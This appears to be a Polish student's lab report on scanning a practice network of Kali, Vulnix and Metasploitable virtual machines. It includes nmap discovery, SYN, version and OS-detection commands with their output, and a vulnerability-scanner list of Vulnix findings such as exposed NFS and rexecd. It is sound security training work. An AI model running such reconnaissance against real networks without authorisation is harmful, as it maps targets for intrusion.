

Zad 2


Skanowanie sieci składające się z 3 hostów - Kali, Vulnix, Metasploitable


Pierw wykonałem skanowanie ping, aby sprawdzić jakie adresy ip są aktywne w sieci




Następnie wykonałem podstawowe skanowanie : sn-NoPortScan, Syn, Tcp





root@kali: ~/Skrypty/PrzeszukiwanieSieci
File Edit View Search Terminal Help
root@kali:~/Skrypty/PrzeszukiwanieSieci# nmap -sS 192.168.12.1-255
Starting Nmap 7.80 (https://nmap.org) at 2019-12-15 08:14 EST
Nmap scan report for 192.168.12.2
Host is up (0.000094s latency).
All 1000 scanned ports on 192.168.12.2 are filtered
MAC Address: 08:00:27:39:09:73 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.12.5
Host is up (0.00030s latency).
Not shown: 988 closed ports
PORT STATE SERVICE
22/tcp open ssh
25/tcp open smtp
79/tcp open finger
110/tcp open pop3
111/tcp open rpcbind
143/tcp open imap
512/tcp open exec
513/tcp open login
514/tcp open shell
993/tcp open imaps
995/tcp open pop3s
2049/tcp open nfs
MAC Address: 08:00:27:C0:B1:48 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.12.6
Host is up (0.00050s latency).
Not shown: 997 filtered ports
PORT STATE SERVICE
135/tcp open msrpc
139/tcp open netbios-ssn
445/tcp open microsoft-ds
MAC Address: 0A:00:27:00:00:06 (Unknown)
Nmap scan report for 192.168.12.7
Host is up (0.00015s latency).
Not shown: 977 closed ports
PORT STATE SERVICE
21/tcp open ftp
22/tcp open ssh
23/tcp open telnet
25/tcp open smtp
53/tcp open domain
80/tcp open http
111/tcp open rpcbind
139/tcp open netbios-ssn
445/tcp open microsoft-ds



Później także przy użyciu nmapa spróbowałem określić systemy operacyjne hostów znajdujących się w sieci



root@kali: ~/Skrypty/PrzeszukiwanieSieci
File Edit View Search Terminal Help
Not shown: 999 closed ports
PORT STATE SERVICE
111/tcp open rpcbind
Nmap done: 255 IP addresses (5 hosts up) scanned in 32.86 seconds
root@kali:~/Skrypty/PrzeszukiwanieSieci# nmap -sV -O 192.168.12.1-255
Starting Nmap 7.80 (https://nmap.org) at 2019-12-15 08:16 EST
Nmap scan report for 192.168.12.2
Host is up (0.00074s latency).
All 1000 scanned ports on 192.168.12.2 are filtered
MAC Address: 08:00:27:39:09:73 (Oracle VirtualBox virtual NIC)
Too many fingerprints match this host to give specific OS details
Network Distance: 1 hop
Nmap scan report for 192.168.12.5
Host is up (0.00099s latency).
Not shown: 988 closed ports
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 5.9p1 Debian 5ubuntu1 (Ubuntu Linux; protocol 2.0)
25/tcp open smtp Postfix smtpd
79/tcp open finger Debian fingerd
110/tcp open pop3 Dovecot pop3d
111/tcp open rpcbind 2-4 (RPC #100000)
143/tcp open imap Dovecot imapd
512/tcp open exec netkit-rsh rexecd
513/tcp open login
514/tcp open shell Netkit rshd
993/tcp open ssl/imaps?
995/tcp open ssl/pop3s?
2049/tcp open nfs_acl 2-3 (RPC #100227)
MAC Address: 08:00:27:C0:B1:48 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X|3.X
OS CPE: cpe:/o:linux:linux_kernel:2.6 cpe:/o:linux:linux_kernel:3
OS details: Linux 2.6.32 - 3.10
Network Distance: 1 hop
Service Info: Host: vulnix; OS: Linux; CPE: cpe:/o:linux:linux_kernel




Zad 3


Skanowanie podatności hostów Vulnix i Metasploitable


Vulnix


Vulnix / 192.168.12.5
Back to Hosts
Configure
Audit Trail
Launch
Report
Export
Vulnerabilities 39
Filter
Search Vulnerabilities
39 Vulnerabilities
Sev
Name
Family
Count
CRITICAL NFS Exported Share Information Disclosure RPC 1
CRITICAL rexecd Service Detection Service detection 1
CRITICAL Unix Operating System Unsupported Version Detection General 1
MIXED SSL (Multiple Issues) Service detection 6
HIGH rlogin Service Detection Service detection 1
MIXED SSL (Multiple Issues) General 52
MEDIUM OpenSSL (Multiple Issues) Misc. 10
MIXED IETF Md5 (Multiple Issues) General 9
MIXED SSH (Multiple Issues) Misc. 4
MIXED TLS (Multiple Issues) Misc. 4
MEDIUM Finger Service Remote Information Disclosure Misc. 1
